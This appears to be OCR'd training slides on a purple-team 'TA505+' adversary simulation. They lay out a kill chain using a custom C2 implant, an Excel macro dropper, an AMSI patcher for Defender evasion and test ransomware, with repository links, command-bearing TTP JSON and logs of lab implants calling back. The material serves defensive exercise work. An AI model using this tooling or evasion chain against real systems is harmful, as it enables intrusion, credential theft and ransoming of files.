
Finance

- Data Manipulation
- Fraud Attempt
- Create a Transfer
- Approve Transfers

- ✓ Cyber Response
- ✓ Financial Controls
- ✓ Fraud Controls

- ✓ Cyber Response
- ✓ Lateral Movement Detection

Horizon



TA505+ Adversary Simulation Pack

Horizon

- TA505 is a threat group actively targeting financial institutions, including Australia, since 2014 using custom tools (e.g. FlawedAmmyy , ServHelper, SDBot) and offensive security tools (e.g. Cobalt Strike, TinyMet).
- They constantly changed/updated their RAT used as tradecraft. So, it's logical to assume that TA505 would start using .NET Tradecraft after Cobalt Strike received *execute-assembly* feature to run .NET assemblies with process injections.
- This adversary simulation is based on TA505 TTPs, but also additional .NET Tradecraft and custom C2 suites (e.g. Petaq C2). Therefore it's called TA505+ .

https://github.com/fozavci/ta505plus

Kill Chain Implementation for TA505+

Horizon

1

Reconnaissance

- Collecting Threat Intelligence
- Tradecraft mapping for TA505

2

Weaponization

- Preparing Excel File
- Developing Petaq Loader
- Developing Petaq AMSI Patcher
- Developing Ransoblin

3


Delivery

- Assume Breach (User executes)
- Delivering the Excel file via Web
- Petaq Implant lands as stages
- Petaq Service used for delivery

4

Exploitation


- Excel file gets executed by User
- Petaq Loader runs AMSI patch
- Petaq Loader runs Petaq Implant



5

Installation

- Petaq Implant adds itself to Registry



6

Command & Control

- Petaq Service drives Petaq Implant
- Runs .NET Applications in memory
- Forks Metasploit Framework sessions

7

Actions on Objectives

- .NET and PowerShell Applications
- Ransoblin runs for ransoming files
- Metasploit Framework used for exploits, VNC, RDP

Lockheed Martin – Kill Chain: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Applications Developed & Customised for TA505+

Horizon

Petaq Dropper


- C# Application
- Loads .NET Assemblies (Implant & AMSI patcher)
- **https://github.com/fozavci/ta505plus**

Petaq Implant

- C# .NET 4.5 Application
- Fully featured malware, all essential features
- Runs commands, powershell, .Net, shellcode
- Llinks other remote implants as nested implants
- **https://github.com/fozavci/petaqc2**


Petaq Service

- C# .NET Core 3.1 Application
- C2 running through HTTP Websockets
- **https://github.com/fozavci/petaqc2**



Malicious Excel File

- Excel 4.0 Macro
- Generated using ExcelntDonut
- **https://github.com/fozavci/ta505plus**



Ransoblin


- C# .NET 4.5 & Core 3.1 Application
- Safer Ransomware implementation
- **https://github.com/fozavci/ransoblin**

Petaq AMSI Patcher

- C# .NET 2.0 Application
- Patches AMSIScanBuffer
- **https://github.com/fozavci/petaq_amsi**

Initial Compromise & Defence Evasion


Horizon



No Initial Windows Defender Detection + Patched/Bypassed Windows Defender + Fileless Malware


Internal Implant Communications

Horizon



Actions on Objectives

Horizon



Exercises

Discovering TA505+ Codes & Samples

15 Min

Petaq C2 and Malware

Horizon

- Petaq Purple Team Command & Control Server (MIT License)
- *P'takh (petaQ) is a Klingon insult, meaning something like "weirdo"*
- *Protocols : HTTP(S), WebSocket, SMB Named Pipe, TCP, UDP*
- *Execution : CMD, .NET Assembly, Source, Shellcode Injection, PowerShell*
- *Features : WMI Lateral Movement, Nested Implant Linking, Encryption*
- *Scenario Based Automation and TTP Support*

- Petaq is suitable to interactive and scenario based exercises

https://github.com/fozavci/ta505+

Running Scenarios Through Petaq

Horizon

```
{
    "threat_actor":"Demo Threat Actor!",
    "ttps":[
        "T1087.001",
        "T1087.002",
        "T1059.001",
        "T1127.001-v2",
        "T1041",
        "Seatbelt",
        "ShellcodeInvoke",
        "InlineCSharp",
        "T1562.004",
        "T1047",
        "T1571"
    ]
}
```

Threat Actor

TTP IDs (Filenames)

Preparing TTPs for Petaq

Horizon

```
{
    "name": "Enumerate users and groups",
    "mitreid": "T1087.001",
    "description": "Getting the users and groups via net command.",
    "instructions": [
        "exec cmd /cnet users",
        "exec cmd /cnet groups"
    ]
}
```

Name

Mitre Att&ck ID

Description

Instructions

Execute Process Command	Upload Download Link Sleep	Execute .NET Assembly .NET Source Code .NET Direct	Execute PowerShell via System Management	Execute Shellcode (Raw Assembly)	Lateral Movement (WMI)

Use real tradecraft such as PowerUp, Mimikatz, Seatbelt, SharpMove, WMI, SC, PSExec

Preparing TTPs for Petaq

Horizon


```
{
    {
        "name": "Windows Management Instrumentation for Lateral Movement",
        {
            "name": "Non-Standard Port",
            "mitreid": "T1571",
            "description": "Adversaries may communicate using a protocol and port paring
            that are typically not associated. For example, HTTPS over port 8088[1] or port
            587[2] as opposed to the traditional port 443. Adversaries may make changes to
            the standard port used by a protocol to bypass filtering or muddle analysis/
            parsing of network data.",
            "instructions": [
                "link tcp://10.0.0.2/8002"
            ]
        }
    }
}
```

Exercises

Discovering Petaq C2 Code and Repository

15 Min

Administrator: TrustedCS

```
Connecting to the websocket at ws://172.16.121.1/ws.
Connecting to ws://172.16.121.1/
Linking to the C2 via websocket.
The websocket connection is succ
Registering the implant informat
Registering the linked sessions.
{}
registerlinks e30=
Waiting for an instruction...
```

TrustedCS

```
The websocket connection is successfully established.
Registering the implant information.
Registering the linked sessions.
{}
registerlinks e30=
Waiting for an instruction...
```

Administrator: C:\Windows\system32\cmd.exe

```
C:\Users\Administrator>
C:\Users\Administrator>
```

Naboo (EX 2019)

Administrator: C:\Windows\system32\cmd.exe - powershell

```
PS C:\Users\exchangeadmin>
```

dotnet

```
2020-8-26---17-20-38
Hosting environment: Development
Content root path: /Users/case/Documents/Research/PetProjects/petaq_videos/petaqc2_v0.2_auscert/petaqservice
Now listening on: https://0.0.0.0:443
Now listening on: http://0.0.0.0:80
Application started. Press Ctrl+C to shut down.
Petaq - Purple Team Simulation Kit
# Log file Logs/2020-8-26---17-20-38/WK4P9QQQ10JW1WN8N48E.txt created.
# Registering the implant...
Implant registration for WK4P9QQQ10JW1WN8N48E is done.
Links are adding to the implant...
# Log file Logs/2020-8-26---17-20-38/WNOVOD22XSS9LGWL1G7L.txt created.
# Registering the implant...
Implant registration for WNOVOD22XSS9LGWL1G7L is done.
Links are adding to the implant...
# list
Session ID            User Name             Hostname       IP Address      Status        Link URI
WNOVOD22XSS9LGWL1G7L  GALAXY\exchangeadmin  geonosis       172.16.121.137  connected     ws://172.16.121.1:80/ws
WK4P9QQQ10JW1WN8N48E  GALAXY\anakin         geonosis       172.16.121.137  connected     ws://172.16.121.1:80/ws
#
```

Tehsat Malware Traffic Generator

Horizon

